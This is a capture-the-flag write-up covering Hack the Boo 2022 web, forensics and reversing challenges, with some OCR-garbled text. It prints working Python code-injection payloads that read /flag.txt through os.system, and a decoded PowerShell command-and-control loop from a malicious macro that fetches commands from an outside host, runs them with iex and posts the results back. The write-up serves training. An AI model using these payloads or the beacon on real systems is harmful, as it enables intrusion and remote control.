




Introduction

Hello guys! Here you will find my writeups for some of the challenges from Hack the Boo CTF 2022 organized and hosted by Hack the Box platform. Enjoy!

Web

Evaluation Deck



This challenge includes downloadable source code of the vulnerable application. Once I downloaded a zip archive with source code to my machine, I started code review in order to find possible vulnerabilities that could be exploited to grab the flag. It was an application developed in Python with the usage of Flask framework. I managed to detect that there was a `/get_health` endpoint that had no input validation in place and decided to investigate the function.

```

web_evaluation_deck > challenge > application > blueprints > routes.py > count
1 from flask import Blueprint, render_template, request
2 from application.util import response
3
4 web = Blueprint('web', __name__)
5 api = Blueprint('api', __name__)
6
7 @web.route('/')
8 def index():
9     return render_template('index.html')
10
11 @api.route('/get_health', methods=['POST'])
12 def count():
13     if not request.is_json:
14         return response('Invalid JSON!'), 400
15
16     data = request.get_json()
17
18     current_health = data.get('current_health')
19     attack_power = data.get('attack_power')
20     operator = data.get('operator')
21
22     if not current_health or not attack_power or not operator:
23         return response('All fields are required!'), 400
24
25     result = {}
26     try:
27         code = compile(f'result = {int(current_health)} {operator} {int(attack_power)}', '<string>', 'exec')
28         exec(code, result)
29         return response(result.get('result'))
30     except:
31         return response('something went wrong!'), 500

```

Initial review confirmed that RCE may be possible via *operator* parameter, so I started experimenting with different payloads.

No.	Method	URL	Status	Size	Content-Type
47	POST	/api/get_health	200	181	JSON
48	POST	/api/get_health	200	180	JSON
49	POST	/api/get_health	200	180	JSON
50	POST	/api/get_health	200	181	JSON

Request

Pretty
Raw
Hex

```

1 POST /api/get_health HTTP/1.1
2 Host: 157.140.220:30201
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://157.140.220:30201/
8 Content-Type: application/json
9 Content-Length: 59
10 Origin: http://157.140.220:30201
11 DNT: 1
12 Connection: close
13
14 {
  "current_health": "100",
  "attack_power": "65",
  "operator": "--"
}

```

Response

Pretty
Raw
Hex
Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.8.15
3 Date: Sat, 22 Oct 2022 17:42:05 GMT
4 Content-Type: application/json
5 Content-Length: 15
6 Connection: close
7
8 {
  "message": 35
9 }

```

```

Python
Run

1 current_health = 100
2 attack_power = 10
3 operator = '+ 2; import os; print(os.system("ls -l")); 4 +'
4 result = {}
5 code = compile(f'result = {int(current_health)} {operator}
6 {int(attack_power)}', '<string>', 'exec')
7 exec(code, result)
8 print(result.get('result'))

NameError: <class 'NameError'>, 'UnboundLocalError': <class 'UnboundLocalError'>, 'AttributeError': <class 'AttributeError'>, 'SyntaxError': <class 'SyntaxError'>, 'IndentationError': <class 'IndentationError'>, 'TabError': <class 'TabError'>, 'LookupError': <class 'LookupError'>, 'IndexError': <class 'IndexError'>, 'KeyError': <class 'KeyError'>, 'ValueError': <class 'ValueError'>, 'UnicodeError': <class 'UnicodeError'>, 'UnicodeEncodeError': <class 'UnicodeEncodeError'>, 'UnicodeDecodeError': <class 'UnicodeDecodeError'>, 'UnicodeTranslateError': <class 'UnicodeTranslateError'>, 'AssertionError': <class 'AssertionError'>, 'ArithmeticError': <class 'ArithmeticError'>, 'FloatingPointError': <class 'FloatingPointError'>, 'OverflowError': <class 'OverflowError'>, 'ZeroDivisionError': <class 'ZeroDivisionError'>, 'SystemError': <class 'SystemError'>, 'ReferenceError': <class 'ReferenceError'>, 'MemoryError': <class 'MemoryError'>, 'BufferError': <class 'BufferError'>, 'Warning': <class 'Warning'>, 'UserWarning': <class 'UserWarning'>, 'DeprecationWarning': <class 'DeprecationWarning'>, 'PendingDeprecationWarning': <class 'PendingDeprecationWarning'>
total 4
-rw-r--r-- 1 runner runner 258 Oct 22 17:54 main.py
0
102
>

```

To check the payload, I decided to create a file with 123 text inside and then check if the code injection was successful.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /api/get_health HTTP/1.1 2 Host: 167.173.31120 3 User-Agent: Mozilla/5.0 (Gecko/20100101 Firefox/105.0) 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://167.173.31120/ 8 Content-Type: application/json 9 Content-Length: 138 10 Origin: http://167.173.31120 11 DNT: 1 12 Connection: close 13 14 { "current_health": "100", "attack_power": "22", "operator": "+ 2; import os; os.system('echo 123 > /app/application/static/js/2.js'); a = 4 +" } </pre>		<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.2.2 Python/3.8.15 3 Date: Sat, 22 Oct 2022 18:07:50 GMT 4 Content-Type: application/json 5 Content-Length: 16 6 Connection: close 7 8 { "message": "102" } 9 </pre>	

Payload:

```

{"current_health": "100", "attack_power": "22", "operator": "+ 2; import os; os.system('echo 123 > /app/application/static/js/2.js'); a = 4 +"}

```

The attack was successful and I created the final payload to get the flag:

```

{"current_health": "100", "attack_power": "22", "operator": "+ 2; import os; os.system('cat /flag.txt > /app/application/static/js/2.js'); a = 4 +"}

```

Request

```
1 POST /api/get_health HTTP/1.1
2 Host: 167.173.31120
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://167.173.31120/
8 Content-Type: application/json
9 Content-Length: 143
10 Origin: http://167.173.31120
11 DNT: 1
12 Connection: close
13
14 {
  "current_health": "100",
  "attack_power": "22",
  "operator":
    "+ 2; import os; os.system('cat /flag.txt > /app/application/static/js/2.js'); a = 4 +"
}
```

Response

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.8.15
3 Date: Sat, 22 Oct 2022 18:09:11 GMT
4 Content-Type: application/json
5 Content-Length: 16
6 Connection: close
7
8 {
  "message": 102
}
9
```

Request

```
1 GET /static/js/2.js HTTP/1.1
2 Host: 167.173.31120
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://167.173.31120/
10
11
```


Response

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.8.15
3 Date: Sat, 22 Oct 2022 18:09:14 GMT
4 Content-Disposition: inline; filename=2.js
5 Content-Type: application/javascript; charset=utf-8
6 Content-Length: 32
7 Last-Modified: Sat, 22 Oct 2022 18:09:11 GMT
8 Cache-Control: no-cache
9 ETag: "1666462161.7847946-32-3114732387"
10 Date: Sat, 22 Oct 2022 18:09:14 GMT
11 Connection: close
12
13 HTB{
  c0d3_1nj3ct10ns_4r3_Gr3at!!
}
```


Flag: HTB{c0d3_1nj3ct10ns_4r3_Gr3at!!}

Forensics

Wrong spooky season



Challenge had downloadable *.pcap file. I opened it in *Wireshark* and started analyzing information that was sent in different *TCP* streams. One of the stream contained interesting payload that seemed to me like a reversed *base64* string.



I fixed the order of letters in the detected string and successfully decoded the obtained payload.

Recipe

URL Decode

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars ☒ Strict mode ☐

Input

length: 60
lines: 1

SFRce2o0djRfIXByMw5nX2p1c3RfYjNjNG0zX2o0djRfc3AwMgt5ISF9Cg==

Output


time: 3ms
length: 43
lines: 2

HTB{j4v4_5pr1ng_just_b3c4m3_j4v4_sp00ky!!}

Uncaught (in promise) TypeError: Cannot read properties of undefined (reading 'URL Decode')

Flag: HTB{j4v4_5pr1ng_just_b3c4m3_j4v4_sp00ky!!}

Trick or breach




This challenge also had downloadable *.pcap file with DNS queries in it. Each query used a different domain name that was constructed from a sequence of hex values. So, as a first step, I used *tshark* to extract all the queried domains from the downloaded pcap file and combine them into one string. Below are the links to *tshark* cheat sheets that may be useful to you in future CTFs:


- <https://gist.github.com/githubfoam/6c9e07f95c2eb03ec4ae9709252c713f>
- <https://cheatography.com/mbwalker/cheat-sheets/tshark-wireshark-command-line/>

[illegible]

Then, I decoded the constructed string and downloaded it as a zip file (it can be determined based on the decoded text or by using *CyberChef* hints).



Next stage was to unzip the archive and review its content to find the *flag*. I used *VSCode* for this purpose.




Flag: HTB{M4g1c_c4nn0t_pr3v3nt_d4t4_br34ch}

Halloween invitation

I used the following approach to find the *flag*:

1. Download archive with document.
2. Open document in LibreOffice with macros disabled (you can use other tools to extract *macros*, such as [oletools](#)).
3. Select *Edit Macros*.
4. Review the extracted *macros* to understand the logic.
5. Use [online vb compiler](#) to recreate code (full version of code can be reviewed in the folder with writeup) and run it.
6. Decode the resulting *base64* payload in *CyberChef*.



To Base64

Alphabet
A-Za-z0-9+/=

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars
 ☐ Strict mode

JABZAD9AJwA3ADcALgA3ADQALgAxADkAOAAuADUAMgA6ADgAMAA4ADAAJwATACQAAQAA9ACcAZAA0ADMAVgBjAGMANgBkAC0AMAA0ADMAZgAyADQMAA5AC0ANwB1AGEAMgAzAGEAMgBjAccADwAKAHAPQAnAGsAdAB0AHAAQgAvAC8AJwA7ACQAdgA9AEkAbgB2AG8AAwB1AC0AUgB1AHMAdABNAGUAdAB0AB8AZAGACBAYQbzAGUAQgBHAHMAAQbJAFAXYQBYAHMAAQBuAGcATAATAFUAcgBPACAAJABwACQAcwAVAGQMAAAzAB1AYwBjADYAZAAgAC0ASAB1AGEAZAB1AHIAcWAgAEAEwA1AEEDQ80AGbAbwByAGkAegBHAHQAAQBVAG4ATgA9ACQAAQ89ADsAdwB0AGkAbAB1ACAAKAkAHQAcgB1AGUAKQ87ACQAYwA9ACgQBUAHYAbwBrAGUALQBSAGUAcwB0AE0AZQ80AGgAbwBkACAA1QBVAHMAZQBCAGEAcwBpAGMAUABHAHIAcWBPAG4AZAgAC8AVgBYAgkAIAKAAHAAJABZAC8AMAA0ADMAZgAyADQMAA5ACAA1QB1AGUAYQ8kAGUAcgBzACAAQAB7ACIAQQ81AHQAAABwAHIAcWBPAG4AZAgAC8ABgA1AD0AJABpAH0AKQA7AGkAZgAgAcgAJABjACAALQB1AGUATAAAE4ABwBUAGUAJwApACAAEWAKAHIAAPQBPAGUAeAHgACQAYwAgAC8ARQBYAHIAbWByAEAYwB0AGkAbwBUACAAUwB0AG8ACAAgAC0ARQBYAHIAbWByAFYAYQBYAGkAYQ81AGwAZQAGAGUAWAKAHIA PQBPAPHUADAAATAFMAdABYAGkAbgBnACAA1QB1AG4ACAB1AHQATwB1AG0AZQ8jAHQAIATAAKAHIAOWAKAHQAPQBJAG4AdgBvAGsAZQAFIAZQBZAHQATQB1AHQAAABwAGQAIAATAFUAcgBPACAAJABwACQAcwAVAdcAZQBHADIAWwBhADIAWwAGAC8ATQB1AHQAAABwAGQAIAABQAE8AUwBUACAA1QB1AGUAYQ8kAGUAcgBzACAAQAB7ACIAQQ81AHQAAABwAHIAcWBPAG4AZAgAC8ABgA1AD0AJABpAH0AHIAATAEIAbWbKAKAHIAA0AFsAUwB5AHMAdAB1AG0ALgBUAGUAEAB0AC4ARQBUAAGMAbwBkAGkAbgBnAF8A0gA6AFUAVABGADgALgBHAGUADABCAHKAHAB1AHMAKAAGUAKWAKAHIAKQAgAC8AagBvAGkAbgAgAccATAANACkAFQAgAHMABAB1AGUACAgADAAALgA4AH0ASABUAEIAewA1AHUAACAAZAHIAAXAZADQANQB5AF8AbQABAGMACgAwADUATQAA=

Output

time: 4ms
length: 1070
lines: 1

```

$.s.='7.7...7.4...1.9.8...5.2...8.0.8.0.';$.i.='d.4.3.b.c.c.6.d.-.0.4.3.f.2.4.0.9.-.7.e.a.2.3.a.2.c.';$.p.='h.t.t.p.:/.//.';$.v.='I.n.v.o.k.e.-.R.e.s.t.M.e.t.h.o.d.-.U.s.e.B.a.s.i.c.P.a.r.s.i.n.g.-.U.r.i.-$.p.$.s./d.4.3.b.c.c.6.d.-.H.e.a.d.e.r.s.-.0.{"A.u.t.h.o.r.i.z.a.t.i.o.n"="$.i."},w.h.i.l.e.~.({$.t.r.u.e.}).{$.c.=(I.n.v.o.k.e.-.R.e.s.t.M.e.t.h.o.d.-.U.s.e.B.a.s.i.c.P.a.r.s.i.n.g.-.U.r.i.-$.p.$.s./0.4.3.f.2.4.0.9.-.H.e.a.d.e.r.s.-.0.{"A.u.t.h.o.r.i.z.a.t.i.o.n"="$.i."});i.f.~.({$.c.-.n.e.'.N.o.n.e.'}).{$.r.=i.e.x.~.({$.c.-.E.r.r.o.r.A.c.t.i.o.n.S.t.o.p.-.E.r.r.o.r.V.a.r.i.a.b.l.e.e;$.r.=o.u.t.-.S.t.r.i.n.g.-.I.n.p.u.t.o.b.j.e.c.t.~.({$.r.;$.t.=I.n.v.o.k.e.-.R.e.s.t.M.e.t.h.o.d.-.U.r.i.-$.p.$.s./7.e.a.2.3.a.2.c.-.M.e.t.h.o.d.-.P.O.S.T.-.H.e.a.d.e.r.s.-.0.{"A.u.t.h.o.r.i.z.a.t.i.o.n"="$.i."}).~.B.o.d.y.-.({[$.s.y.s.t.e.m...T.e.x.t...E.n.c.o.d.i.n.g.]...U.T.F.8...G.e.t.B.y.t.e.s.($.e+$.r.).~.j.o.i.n.'.').}).~.s.l.e.e.p.~.0...8.};H.T.B.{$.u.p.3.r._.3.4.5.y._.m.4.c.r.0.5.};

```

Flag: HTB{5up3r_345y_m4cr05}

Reversing

Cult meeting

Challenge Pwned

HA

22 Oct, 2022 19:05

CHALLENGE NAME

Cult Meeting

After months of research, you're ready to attempt to infiltrate the meeting of a shadowy cult. Unfortunately, it looks like they've changed their password!

I downloaded the archive and unpacked it. After that, I launched the application to get a basic understanding of its functionality. Next thing was to use the *strings* command in order to check for possible hard coded passwords.

```
kali@kali: ~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting
File Actions Edit View Help
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[JA]A^A_
[3mYou knock on the door and a panel slides back
[3m A hooded figure looks out at you
"What is the password for this week's meeting?"
sup3r_s3cr3t_p455w0rd_f0r_u
[3mThe panel slides closed and the lock clicks
| | "Welcome inside..."
/bin/sh
V
\\ "That's not our password - call the guards!"
;*$*
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
main.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
stdout@GLIBC_2.2.5
puts@GLIBC_2.2.5
stdin@GLIBC_2.2.5
edata
system@GLIBC_2.2.5
strchr@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
fgets@GLIBC_2.2.5
```

When a user puts the right password, he/she gets an interactive shell to explore the targeted system and find the *flag*. When local testing was finished, I started a docker instance and repeated the same step's.

```
(kali㉿kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
$ ./meeting
You knock on the door and a panel slides back
|/  A hooded figure looks out at you
"What is the password for this week's meeting?" sup3r_s3cr3t_p455w0rd_f0r_u!
The panel slides closed and the lock clicks
| | "Welcome inside..."
$ ls
meeting
$ echo 1234
1234
$ exit

(kali㉿kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
$ ./meeting
You knock on the door and a panel slides back
|/  A hooded figure looks out at you
"What is the password for this week's meeting?" asdad
V
|/  "That's not our password - call the guards!"

(kali㉿kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
$
```

```

(kali@kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
$ ./meeting
You knock on the door and a panel slides back
|/  \  \A hooded figure looks out at you
"What is the password for this week's meeting?" sup3r_s3cr3t_p455w0rd_f0r_u!
The panel slides closed and the lock clicks
|      | "Welcome inside..."
$ ls
meeting
$ echo 1234
1234
$ exit

(kali@kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
$ ./meeting
You knock on the door and a panel slides back
|/  \  \A hooded figure looks out at you
"What is the password for this week's meeting?" asdad
V
|/  \  \ "That's not our password - call the guards!"

